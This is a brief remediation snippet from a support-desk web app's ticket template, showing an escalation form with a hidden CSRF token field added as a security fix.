Remediated supportdesk-app/templates/ticket.html

html

```
14 | <form method="post" action="/tickets/{{ ticket.id }}/escalate">  
14.1 | <input type="hidden" name="csrf_token" value="{{ csrf_token() }}">
```